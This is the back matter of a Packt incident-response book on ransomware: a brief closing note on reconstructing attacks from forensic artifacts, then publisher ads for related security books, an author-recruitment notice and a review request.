You clearly understand the ransomware attack life cycle and can use various kill chains, including the Unified Ransomware Kill Chain, to reconstruct such attacks, and you know the most common forensic artifacts, which may help you to solve this task.

I hope this book will help you in your current or future incident response engagements, as well as helping you better understand the current threat landscape related to human-operated ransomware attacks.

One other important note; you shouldn't just focus on default forensic artifacts described in this book as some environments may have quite useful third-party sources, such as SIEMs and EDEs. Use as much data as possible – this will allow you to reconstruct the attack in as much detail as possible and build proper protection to save your (or your client's) network from such threats.

Index

Other Books You May Enjoy

If you enjoyed this book, you may be interested in these other books by Packt:

Practical Threat Intelligence and Data-Driven Threat Hunting

Valentina Costa-Gazcón

ISBN: 9781838556372

- Understand what CTI is, its key concepts, and how it is useful for preventing threats and protecting your organization
- Explore the different stages of the TH process
- Model the data collected and understand how to document the findings
- Simulate threat actor activity in a lab environment
- Use the information collected to detect breaches and validate the results of your queries
- Use documentation and strategies to communicate processes to senior management and the wider business

Antivirus Bypass Techniques

Nir Yehoshua, Uriel Kosayev

ISBN: 9781801079747

- Explore the security landscape and get to grips with the fundamentals of antivirus software
- Discover how to gather AV bypass research leads using malware analysis tools
- Understand the two commonly used antivirus bypass approaches
- Find out how to bypass static and dynamic antivirus engines
- Understand and implement bypass techniques in real-world scenarios
- Leverage best practices and recommendations for implementing antivirus solutions

Packt is searching for authors like you

If you're interested in becoming an author for Packt, please visit `authors.packtpub.com` and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

Share Your Thoughts

Now you've finished *Incident Response Techniques for Ransomware Attacks*, we'd love to hear your thoughts! If you purchased the book from Amazon, please `click here to go straight to the Amazon review page` for this book and share your feedback or leave a review on the site that you purchased it from.

Your review is important to us and the tech community and will help us make sure we're delivering excellent quality content.